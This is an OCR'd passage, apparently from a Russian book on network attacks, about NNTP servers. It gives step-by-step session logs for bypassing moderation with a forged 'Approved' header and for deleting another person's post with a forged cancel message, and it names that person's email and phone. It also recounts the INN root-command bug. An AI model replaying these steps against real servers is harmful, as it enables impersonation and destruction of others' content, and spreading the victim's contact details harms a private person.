


Рисунок 16 Результат работы скрипта, создающего новое сообщение

Заголовок сообщения, отправленного с помощью скрипта, должен выглядеть приблизительно следующим образом:

```
Path: news.medlux.ru!not-for-mail
From: <kpnc@aport.ru>
Newsgroups: medlux.test
Subject: helo
Date: 11 Apr 2000 10:33:45 GMT
Organization: Medlux InterNetNews site, Moscow, Russia
Lines: 1
Message-ID: <8cuv29$f8p$1@news.medlux.ru>
NNTP-Posting-Host: spider.softclub.net
Xref: news.medlux.ru medlux.test:548

Helo!
```

Выделенная жирным шрифтом строка говорит о том, что отправитель сумел остаться анонимом! И в заголовке сообщения не содержится никакой информации, способной пролить свет на его происхождение, за исключением сведений оставленных им самостоятельно.

Такой прием часто используют не только для сокрытия собственного адреса, но и в других целях. Например, некоторые NNTP-сервера доступны лишь из доменов *.NET, но не *.COM и тем более *.RU

Врезка «замечание»

Обидно, конечно, но ни для кого не секрет, что посетители "from Russia Federation" часто считаются людьми второго сорта. Порой им закрывают доступ,

отказываются предоставлять бесплатный хостинг, и вообще стараются по возможности избегать.

Поэтому, некоторые ресурсы становятся доступными лишь с использованием иноземных Proxy-серверов или скриптов, расположенных в соответствующих местах.

Так, отечественный сервер news://news1.demos.su/ доступен исключительно из-под домена *.net[242], а при попытке подсоединиться к нему любым другим пользователям он сообщает, разрывая соединение:

- `502 You have no permission to talk. Goodbye`

Другой возможной причиной отказа в обслуживании становится невозможность определения доменного имени клиента по его IP адресу (*Reverse Lockup*). Это зависит исключительно от настоек DNS-сервера провайдера клиента, некоторые из которых не поддерживают такой возможности.

В этом случае, сообщения большинства NNTP-серверов будут выглядеть приблизительно следующим образом:

- `502 You have no permission to talk, (reverse dns disabled, see nodns in dnews.conf) {209.143.154.93}, Goodbye`

Словом, существует множество причин для использования Proxy-серверов или любых других способов введения NNTP-сервера в заблуждение. Однако списки общедоступных Proxy есть не только у пользователей, но и администраторов, которые порой включат их в «черный список». Напротив, использование скриптов не получило массового распространения, поэтому, только параноические администраторы запрещают доступ со всех серверов, предоставляющих бесплатный хостинг.

Следующий пример демонстрирует подключение к узлу nntp://news1.demos.su, путем использования слегка модифицированного файла nntp_post.pl (модификация заключается в замене адрес сервера, и добавления команды “LIST” для выдачи списка доступных групп).

Спустя секунду-другую после запуска скрипта в окне браузера должен появится текст, приблизительно следующего содержания:

- `201 demos2 InterNetNews NNRP server INN 1.7.2 14-Dec-1997 (DEMOS revision) ready (no posting).`
- `>LIST`
- `215 Newsgroups in form "group high low flags". demos.local.ads 0000000003 0000000004 m .`

В момент написания этой главы, оказалась доступна всего лишь одна конференция, но это ничуть не уменьшает значимости того факта, что удалось «достучаться» до сервера, доступ к которому при нормальном ходе вещей оставался невозможен.

В качестве альтернативы можно попробовать поместить исполняемый код не на сервер, а локальную машину, владелец которой заведомо (или потенциально) имеет доступ к необходимому ресурсу.

Врезка «информация»

Среди тысяч вирусов существует, по крайней мере, два, пользующихся для своих нужд ресурсами NNTP. Это печально известные «Worm.Happy» (Internet – червь) и «Win32.Parvo» (файловый).

Однако установить соединение с NNTP-сервером это только половина проблемы. Гораздо важнее получить возможность создания собственных сообщений. Большинство конференций (особенно из группы Fido7) запрещают прямой постинг, и такие группы отмечаются флагом “m” (от английского *moderator* – ведущий конференции).

Попытка проигнорировать это ограничение ни к чему не приводит. Даже если север подтвердит успешность отправки, сообщение *никуда не будет отправлено.* Но если добавить в заголовок сообщения поле “Approved” с указанием адреса модератора (или адреса отправителя),

[242] Впрочем, политика Демоса в этом вопросе настолько изменчива, что к моменту выход книги в свет, сказанное, вероятнее всего, уже не будет соответствовать действительности

такое сообщение, скорее всего, будет воспринято, как правильное, и без проблем добавится в конференцию.

Протокол, приведенный ниже (на диске, прилагаем к книге, он находится в файле "`/LOG.nntp_post.log`"), демонстрирует использование поля "Approved" для отправки писем в конференцию, доступ к которой обычным способом невозможен.

- *; Устанавливается соединение с сервером news.medlux.ru по 119 порту*
- `200 news.medlux.ru InterNetNews NNRP server INN 1.5.1 17-Dec-1996 ready (posting ok).`
- *; Получение списка доступных конференций на сервере*
- *; и выбор любой из них, помечанной флагом m*
- *`list`*
- `215 Newsgroups in form "group high low flags".`
- `medlux.dept.docs 0000000173 0000000174 m`
- `medlux.dept.lic 0000000086 0000000087 m`
- `medlux.dept.qual.doc 0000000150 0000000151 m`
- `medlux.doc.acc 0000001621 0000001622 m`
- `medlux.doc.apt 0000000320 0000000321 m`
- `medlux.doc.ministry 0000000808 0000000809 m`
- `medlux.doc.mos 0000001722 0000001723 m`
- **`medlux.doc.rus 0000003030 0000003030 m`**
- `medlux.doc.spb 0000000367 0000000368 m`
- `medlux.drugs.reg 0000000041 0000000042 m`
- `medlux.drugs.safety 0000000142 0000000143 m`
- `medlux.fido.su.medic 0000036131 0000036110 y`
- `medlux.firmhist 0000000616 0000000600 y`
- `medlux.health 0000001748 0000001625 y`
- `medlux.journal.top 0000000306 0000000307 m`
- `medlux.journal.vit 0000000113 0000000114 m`
- `medlux.medsci.anes 0000000465 0000000442 y`
- `medlux.medsci.cardiol 0000000572 0000000528 y`
- `medlux.medsci.dent 0000000441 0000000406 y`
- `medlux.medsci.dermatol 0000000488 0000000443 y`
- `medlux.medsci.diag 0000001059 0000001004 y`
- `medlux.medsci.endocrin 0000000495 0000000448 y`
- `medlux.medsci.gastroent 0000000483 0000000427 y`
- `medlux.medsci.gyn 0000000683 0000000636 y`
- `medlux.medsci.hematol 0000000400 0000000358 y`
- `medlux.medsci.immunol 0000000436 0000000389 y`
- `medlux.medsci.inform 0000001250 0000001176 y`
- `medlux.medsci.neurol 0000001093 0000000989 y`
- `medlux.medsci.oncology 0000000652 0000000596 y`
- `medlux.medsci.ophthalm 0000000476 0000000436 y`
- `medlux.medsci.pediatr 0000000686 0000000650 y`
- `medlux.medsci.pharmacol 0000000693 0000000629 y`
- `medlux.medsci.pulmonol 0000000396 0000000359 y`
- `medlux.medsci.san-hyg 0000000400 0000000367 y`
- `medlux.medsci.surg 0000000674 0000000637 y`
- `medlux.medsci.talk 0000000961 0000000906 y`
- `medlux.medsci.therapy 0000000465 0000000429 y`
- `medlux.medsci.urol 0000000491 0000000456 y`
- `medlux.medsci.z 0000000654 0000000606 y`
- `medlux.mfy.exhibitions 0000000159 0000000160 m`
- `medlux.mfy.expo 0000000047 0000000048 m`
- `medlux.mfy.public 0000000096 0000000097 m`
- `medlux.misc.advert 0000002695 0000002689 y`
- `medlux.misc.gossips 0000000470 0000000470 y`
- `medlux.misc.jobs 0000003661 0000003620 y`
- `medlux.newspaper.szs 0000000470 0000000471 m`
- `medlux.newusers 0000000377 0000000375 y`
- `medlux.postmasters 0000000137 0000000138 m`
- `medlux.request 0000000450 0000000448 y`
- `medlux.trade.cosm 0000001681 0000001675 y`
- `medlux.trade.dent 0000000850 0000000847 y`
- `medlux.trade.drugs 0000006884 0000006879 y`
- `medlux.trade.herb 0000001340 0000001329 y`

- medlux.trade.lab 0000001762 0000001753 y
- medlux.trade.mtechn 0000004666 0000004654 y
- medlux.trade.optika 0000000904 0000000900 y
- medlux.trade.rubber 0000002936 0000002928 y
- medlux.medsci.contents 0000000310 0000000272 y
- medlux.journal.cg 0000000040 0000000041 m
- medlux.medsci.homoeopathy 0000001365 0000001253 y
- medlux.fido.ru.medic.profy 0000008681 0000008678 y
- medlux.test 0000000546 0000000543 y
- medlux.journal.umo.science 0000000002 0000000003 m
- medlux.journal.umo.z 0000000002 0000000003 m
- medlux.fido.ru.baby.medic 0000010291 0000010233 y
- medlux.trade.service 0000000722 0000000708 y
- medlux.medsci.orthopaedics 0000000245 0000000215 y
- medlux.medsci.cardiovascular 0000000119 0000000089 y
- .
- *group medlux.doc.rus*
- 211 **0** 3030 3030 medlux.doc.rus
- *; В этой группе нет ни одного сообщения!*
- *next*
- 421 No next to retrieve.
- *; Действительно, здесь ничего нет!*
- *; Попытка создания нового сообщения*
- post
- 340 Ok
- *; Разрешение отправки? Хм, странно…*
- *Newsgroups:medlux.doc.rus*
- *From:kpnc@id.ru*
- *Subject:try*
-
- *Hello,Sailors!*
- *.*
- 240 Article posted
- *; Неужели сообщение было отправлено?!*
- *group medlux.doc.rus*
- 211 0 3030 3030 medlux.doc.rus
- *; Опаньки! Содержимое группы ничуть не обновилось. Сообщение не было отправлено*
- *; Попытка отправить сообщение с использованием поля Approved.*
- *post*
- 340 Ok
- *Newsgroups:medlux.doc.rus*
- *From:kpnc@id.ru*
- *Subject:Test*
- *Approved:kpnc@aport.ru*
-
- *Helo,World!*
- *.*
- 240 Article posted
- *; Проверка наличия сообщения на сервере*
- *group medlux.doc.rus*
- 211 **1** 3030 3030 medlux.doc.rus
- *; На сервере появилось новое сообщение!*
- *; Проверка – то ли это сообщение, что было отправлено*
- *article*
- 220 3030 <8cn8dr$f3g$2@news.medlux.ru> article
- Path: news.medlux.ru!not-for-mail
- From: <kpnc@id.ru>
- Newsgroups: medlux.doc.rus
- Subject: Test
- Date: 8 Apr 2000 12:24:27 GMT
- Organization: Medlux InterNetNews site, Moscow, Russia
- Lines: 1
- **Approved: kpnc@aport.ru**
- Message-ID: <8cn8dr$f3g$2@news.medlux.ru>
- NNTP-Posting-Host: ppp-18.krintel.ru
- Xref: news.medlux.ru medlux.doc.rus:3030
-

- `Hello, World!`
- `.`
- `; Без комментариев ☺`
- `next`
- `421 No next to retrieve.`
- `; Завершение сеанса`
- quit
- `205 .`

Это сработало! Сообщение мгновенно появилось на сервере, и спустя некоторое время оказалось разослано всем остальным[243]. К сожалению, популярное клиентское программное обеспечение не поддерживает возможности добавления поля “Approved”, и возникает необходимость создания собственного инструмента (не работать же, в самом деле, всю жизнь в окне telnet-клиента).

На диске, прилагаемом к книге, содержится демонстрационный пример `"/SRC/nntp/htm"`, который позволяет отправлять сообщения в модерируемые конференции. Его возможности наглядно демонстрирует следующий эксперимент. Если выбрать группу «с ведущим»[244], (например, medlux.doc.rus на сервере nntp://news.medlux.ru) и попробовать отправить свое сообщение с помощью «Outlook Express», то оно с завидным упорством откажется добавляться в конференцию. Но, если использовать скрипт “NNTP Test Post”, то сообщение незамедлительно появится в группе!




Рисунок 017 Демонстрация отправки сообщения в конференцию с ведущим

[243] Впрочем, модератор конференции теоретически может успеть удалить наше сообщение.

[244] В терминологии outlook express

А заголовок отправленного сообщения должен выглядеть приблизительно так (поле “Approved” выделено жирным шрифтом, именно с его помощью удалось обойти ограничение сервера):

```
Path: news.medlux.ru!not-for-mail
From: KPNC@aport.ru
Newsgroups: medlux.doc.rus
Subject: Test posing
Date: 11 Apr 2000 11:06:28 GMT
Organization: Medlux InterNetNews site, Moscow, Russia
Lines: 1
Approved: KPNC@aport.ru
Message-ID: <8cv0vk$fep$1@news.medlux.ru>
NNTP-Posting-Host: spider.softclub.net
Xref: news.medlux.ru medlux.doc.rus:3032

Hello,Sailor!
```

Неплохо бы теперь удалить тестовые сообщения из группы[245]. Как это можно сделать? Какие вообще существуют способы управления сервером? В далекое доисторическое время, когда сеть была доступна ограниченному кругу лиц, и еще никто всерьез не задумывался о безопасности, была предложена концепция ***управляющих сообщений***. В общих чертах суть ее заключалось в том, что если в послании содержалось некое ключевое слово, сервер интерпретировал следующий за ним текст как ***команды***.

Эта методика завоевала большую популярность у разработчиков в виду привлекающей простоты реализации и дожила в неизменном виде до наших дней. Большинство NNTP-серверов допускают удаленное администрирование, не требуя для этого никаких прав.

Управляющие сообщения отличаются от всех остальных наличием поля “Control” в заголовке или ключевым словом “cmsg” в поле “Subject”, оставшаяся часть которого интерпретируется как команды. Поэтому, нет нужды в специализированном программном обеспечении для администрирования сервера, вполне сойдет ваш любимый клиент.

Врезка «информация»

*Когда-то все происходило несколько иначе. Управляющими считались поля “Subject”, в сообщениях, адресованных группе “**all.all.ctl**”. Для обеспечения совместимости многие серверы до сих пор поддерживают такое поведение, хотя описанная концепция устарела не на один ледниковый период.*

*Забавно, что в попытках защитить свой сервер и установить фильтры для управляющих сообщений многие администраторы забывают об этой маленькой **документированной** (плохо, но документированной) особенности.*

Запретить управляющие сообщения администратор не может, потому что они используются для организации взаимодействия между NNTP-серверами. Впрочем, можно настроить систему безопасности так, чтобы потенциально «опасные» команды требовали аутентификации пользователя и были доступны лишь с соответствующими привилегиями доступа. Но в большинстве случаев установленную защиту можно с легкостью обойти, используя простейшие приемы подделки полей заголовка.

Для удаления сообщения можно воспользоваться командой “cancel”, указав уникальный идентификатор (“Message-Id”) удаляемого послания. Отправлять такую команду может только администратор сервера или автор сообщения, то есть поля “From” в удаляемом и управляющем посланиях должны совпадать[246].

Для того чтобы узнать идентификатор сообщения, достаточно воспользоваться командой HEAD. Если удаляемое сообщение текущее, то это может выглядеть, например, так:

```
HEAD
220 3031 <8cn934$f3r$2@news.medlux.ru> article
Path: news.medlux.ru!not-for-mail
From: kpnc@id.ru
Newsgroups: medlux.doc.rus
```

[245] Зачем засорять сетевой трафик?

[246] Сказанное справедливо и для поля “Sender” (если оно присутствует)

- Subject: Test
- Date: 8 Apr 2000 12:35:48 GMT
- Organization: Medlux InterNetNews site, Moscow, Russia
- Lines: 1
- Approved: kpnc@aport.ru
- Message-ID: **<8cn934$f3r$2@news.medlux.ru>**
- NNTP-Posting-Host: ppp-18.krintel.ru
- Xref: news.medlux.ru medlux.doc.rus:3031
- .

Чтобы иметь возможность убедиться в успешности выполнения операции, необходимо воспользоваться командой GROUP, запомнив число сообщений в группе до попытки удаления корреспонденции.

- *group medlux.doc.rus*
- 211 **3** 3030 3032 medlux.doc.rus
- *Newsgroups:medlux.doc.rus*
- *From:<kpnc@aport.ru>*
- *Approved:<kpnc@aport.ru>*
- *Subject:**cmsg cancel** <8cn934$f3r$2@news.medlux.ru>*

Аналогичным образом можно воспользоваться служебным полем “Control”, тогда заголовок будет выглядеть так:

- *Newsgroups:medlux.doc.rus*
- *From:<kpnc@aport.ru>*
- *Approved:<kpnc@aport.ru>*
- *Control: cancel <8cn934$f3r$2@news.medlux.ru>*
- *Subject: Hello, Server!*

Поле “Subject” должно присутствовать и в том и другом случае, иначе сервер не отправит сообщение.

Если удаление прошло успешно, результат работы команды “GROUP” должен выглядеть приблизительно так:

- *group medlux.doc.rus*
- 211 **2** 3030 3031 medlux.doc.rus

Количество сообщений уменьшилось на единицу! Следовательно, одно из них было только что удалено. Впрочем, на локальных дисках подписчиков не произошло никаких изменений[247], точно как и на всех серверах, уже успевших получить это сообщение.

Врезка «замечание»

Пользоваться управляющими сообщениями следует крайне осторожно. При возникновении ошибок обработки, сообщение об ошибке возвращается не отправителю, а администратору системы, последующие действия которого предугадать нетрудно.

Впрочем, экая невидаль удалить собственное послание! Вот если бы было можно то же проделывать и с ***чужой*** корреспонденцией. Но почему бы нет? Достаточно подставить фиктивный адрес в поле “From” в заголовке сообщения.

Эксперимент, приведенный ниже, демонстрирует удаление чужого сообщения с сервера:

- From: **Nadezda Alexsandrovna**[248] **<okline@email.itl.net.ua>**
- Newsgroups: medlux.trade.optika
- Subject: I am looking for a permanent wholesale buyer of women's hair 30-60 cm long of all colours. ***Phone in Kharkov (0572)329639, 364556, fax 329763***.[249]

[247] А почему они были должны произойти?

[248] Надежда Александровна, Вы уж извините, но кого-то все же пришлось выбирать…

[249] Реклама, однако!

- Date: Thu, 6 Apr 2000 05:01:15 +0300
- Organization: AOZT'Sharm'
- Lines: 16
- Distribution: world
- Message-ID: **<8cgr73bsl25@uanet.vostok.net>**
- Reply-To:**okline@email.itl.net.ua**
- NNTP-Posting-Host: ums.online.kharkov.com
- Mime-Version: 1.0
- Content-Type: text/plain; charset=koi8-r
- Content-Transfer-Encoding: 8bit
- X-Trace: uanet.vostok.net 954986531 12181 194.44.206.227 (6 Apr 2000 02:02:11 GMT)
- X-Complaints-To: usenet@vostok.net
- NNTP-Posting-Date: 6 Apr 2000 02:02:11 GMT
- Summary: Please call us or write in Russian or English.
- Keywords: hair
- X-Mailer: Mozilla 4.61 [en] (Win95; I)
- Xref: news.medlux.ru medlux.trade.optika:904

В заголовке сообщения присутствуют два поля “From” и “Reply-To”. В зависимости от настроек сервера он может проверять либо только первое из них, либо и то, и другое сразу.

Врезка «информация»

Стандарт предписывает сличать поля “From” и “Sender” (если есть) и ничего не говорит обо всех остальных. Поэтому различные разработчики могут реализовывать это по-разному.

Например, можно отправить сообщение следующего содержания, в котором присутствует лишь поле “From”.

- From: Nadezda Alexsandrovna <okline@email.itl.net.ua>
- Newsgroup: medlux.trade.optika
- Approved: Nadezda Alexsandrovna <okline@email.itl.net.ua>
- Subject: cancel <8cgr73bsl25@uanet.vostok.net>

Таким же точно образом можно удалить содержимое всех конференций, достаточно воспользоваться несложным скриптом, по понятным причинам ***не*** прилагаемым к этой книге.

Врезка «замечание»

К сожалению, это действительно очень простой скрипт, который в состоянии написать даже начинающий программист. Хотелось бы, что бы владельцы NNTP-серверов серьезнее относились к вопросам безопасности и защиты информации.

Гораздо надежнее защита от несанкционированного создания и удаления конференций. Когда-то, давным-давно, на заре существования Internet, любой пользователь мог создать собственную группу, или удалить чужую[250].

Для создания новой конференции было достаточно воспользоваться управляющей командой «newgroup ИмяГруппы», отослав ее на «all.all.ctl». Сегодня ситуация несколько изменилась. Только редкий сервер разрешит рядовому пользователю подобные операции, и, кроме того, куда отправлять сообщение? Единого мнения на этот счет никого нет. Например, на nntp://mailserver.corvis.ru существуют специальные группы, находящиеся в самом начале списка, выдаваемого командой LIST.

- *list*
- 215 list of newsgroups follow
- control.cancel 7463 7423 y
- **control.newgroup 1 2 y**
- **control.rmgroup 0 1 y**
- …

[250] В это трудно поверить, но тогда в сети вандалов еще не было

Но не стоит обольщаться, обнаружив флаг “y”, разрешающий постинг. При попытке отправить управляющее сообщение, сервер потребует авторизации, попросив ввести имя и пароль администратора. Бессмысленно пытаться выяснить их перебором. При первой же ошибке владелец сервера получит уведомление об атаке.

Все, сказанное выше, справедливо и для удаления групп, которое теоретически осуществляется командой “rmgroup ИмяГрупы”, а практически автору не удалось найти ни одного сервера, допускающего ее выполнение неавторизованным пользователем.

Но существуют и ***непривилегированные*** команды, доступные ***всем*** пользователям. Несмотря на «несолидное» название, среди них порой попадаются на удивление любопытные экземпляры. Например, команда “SENDSYS”, выдает список всех «соседей» сервера, вместе со схемой пересылки конференций. Эта информация дает возможность минимальными усилиями построить топологию сети Usenet, и позволяет сосредоточить поиск бесплатных серверов лишь в перспективных направлениях (т.е. тестировать крупнейшие узлы, с множеством нисходящих подписчиков).

Врезка «замечание»

*Может вызвать удивление, что команда “SENDSYS” относиться к числу непривилегированных, но такой уж устав Usenet. В первом абзаце тринадцатой страницы RFC-1036 содержатся следующие строки «**This information is considered public information, and it is a requirement of membership in USENET that this information be provided on request…**»*

Впрочем, RFC – не уголовный кодекс и придерживаться его никто не обязан, как часто и встречается на практике.

Другой командой, способной обойти запрет на отправку сообщений, считается “IHAVE” (с одноименным управляющим сообщением “ihave”). Обычно она используется для синхронизации сообщений, – с ее помощью один узел сообщает другому идентификаторы имеющихся у сообщений и в случае отсутствия идентичной корреспонденции сервер выражает готовность принять недостающее сообщение у соседа.

Этот обмен является частью протокола «IHAVE-SENDME» и разрабатывался исключительно для взаимодействия узлов, но не пользователей. Теоретически ничто не мешает злоумышленнику прикинуться сервером и сообщить о наличие у него нового сообщения. Таким образом, можно было бы получить доступ даже к тем группам, постинг в которые при нормальном ходе вещей считается невозможным.

Практически же, подобная атака неосуществима. Примеры реакций некоторых серверов на команду «IHAVE» приведены ниже:

- `200 news.medlux.ru InterNetNews NNRP server INN 1.5.1 17-Dec-1996 ready (posting ok).`
- `IHAVE <kpnc@post.me>`
- **`480 Transfer permission denied`**

- `201 nn02.news.ocn.ad.jp InterNetNews NNRP server INN 2.2 21-Jan-1999 ready (no posting).`
- `IHAVE <kpnc@astronomy.net>`
- **`480 Authentication required for command`**

- `200 NNTP Service Microsoft® Internet Services 5.5 Version: 5.5.1877.19 Posting Allowed`
- `IHAVE <1976@ngc.org>`
- **`502 Access Denied.`**

Оказывается, вопреки ранее установленным стандартам, протокол «IHAVE-SENDME» успел обзавестись средствами авторизации и фильтрами IP-адресов отправителей. Ныне отправлять сообщения на сервер могут лишь те узлы, адреса которых «знакомы» получателю.

Впрочем, отсюда еще не вытекает невозможность успешной атаки. (Например, возможна фальсификация IP-адресов отправителя). Но NNTP-протокол разрабатывался в первую очередь вовсе не из соображений безопасности, поэтому мелкие недоработки достаточно безобидны и вполне простительны. Напротив, программные реализации могут содержать ошибки, позволяющие захватить контроль над удаленной системой.

Воистину легендарной стала ошибка, обнаруженная в INN 1.4-INN 1.5, обнаруженная 7 июля 1995 года. Она упоминается буквально во всех источниках, так или иначе связанных с безопасностью.

Врезка «информация»

Сервер INN 1.4 содержал серьезную ошибку, позволяющую выполнить любую команду на удаленной машине. Для этого ее достаточно было поместить в заголовок управляющего сообщения. Дыра появлялась вне зависимости от того, были ли разрешены управляющие сообщения или нет. Причина заключалась в том, что сервер обрабатывал содержимое поля "Control" с помощью команды "eval" оболочки «sh», таким образом, злоумышленник получал возможность запустить любой процесс через Exec, под привилегиями root.

Удивительно, но ошибка сохранилась и в следующей, версии программы, хотя к тому времени уже стала широко известна. Позже обнаружились и другие ляпы, о которых можно узнать подробнее на www.securityfocus.com

Ничем не лучше оказался «Microsoft Exchange Server», уязвимый против атак «отказ в обслуживании». К чести Microsoft она всегда оперативно выкладывает «заплатки», в которых, впрочем, устраняя одни ошибки, нередко вносит новые.

Врезка «информация»

В Microsoft Exchange Server версиях 5.x, была допущена ошибка в реализации обработчика команд "AUTH" ("XAUTH") и "EHLO", связанная с переполнением буфера. При этом появлялась следующее сообщение:

msexcimc.exe - Application Error
The instruction at "0x77f7d514" reference memory at "0x711cc771".
The memory could not be written.

После чего сервер прекращал свою работу (операционная система при этом не зависала).

Протокол HTTP

- В этой главе:
  - Сеанс работы с HTTP-сервером
  - Удаленное выполнение программ
  - Модификация и удаление ресурсов на сервере
  - Механизмы аутентификации
  - Интерфейс CGI
  - История возникновения HTML

Бесспорно, HTTP (*Hyper Text Transfer Protocol*) относится к числу наиболее популярных протоколов и с каждым годом все сильнее вытесняет даже таких корифеев, как FTP, NNTP, POP3, SMTP, IMAP4. Современные пользователи скачивают файлы, щелкая мышкой по ссылке, участвуют в конференциях, организованных на WEB-серверах, передают и принимают почту с помощью браузера. Словом, с точки зрения обывателя, Internet и WWW – слова-синонимы.

Создается впечатление, что протокол HTTP, реализующий все перечисленные выше возможности, должен быть невероятно сложным для понимания, но это совсем не так! Минимальное взаимодействие с WEB-сервером обеспечивается даже при знании всего лишь ***одной*** команды!

Невероятно? Вовсе нет, - круг задач, возложенных на HTTP, ограничивается поддержкой передачей данных от сервера к клиенту и в редких случаях наоборот. Дальнейшая обработка информации не входит в его компетенцию, и этим занимается специализированное программное обеспечение.

Врезка «замечание»

В базовые задачи WEB-сервера входит поддержка удаленного выполнения программ, и передача файлов в формате MIME.

Клиент же занимается отображением полученной информации (гипертекст, графика, анимация) и выполнением переданного ему программного кода (Java, Visual Basic Script).

В главах «Атака на WEB-сервер» и «Атака на WEB-клиента» будет показано, как и почему такая схема стала уязвима против атак.

Для подключения к HTTP-серверу необходимо установить с ним TCP-соединение по *восьмидесятому* порту (если не оговорено обратное)[251].




Рисунок 18 Диалог «подключение»

Появление курсора в окне telnet-клиента[252] означает готовность к приему команд от пользователя. Взаимодействие осуществляется по схеме «*запрос-ответ*», подробное описание которой содержится в RFC-1945 и в RFC-2068, а в этой главе будут рассмотрены лишь основные моменты, впрочем, вполне достаточные для полноценного взаимодействия в WEB-сервером.

Структура запроса выглядит следующим образом:

- `«Метод» «Запрашиваемый Ресурс» «Версия HTTP»`
- `Поле 1: значение A`
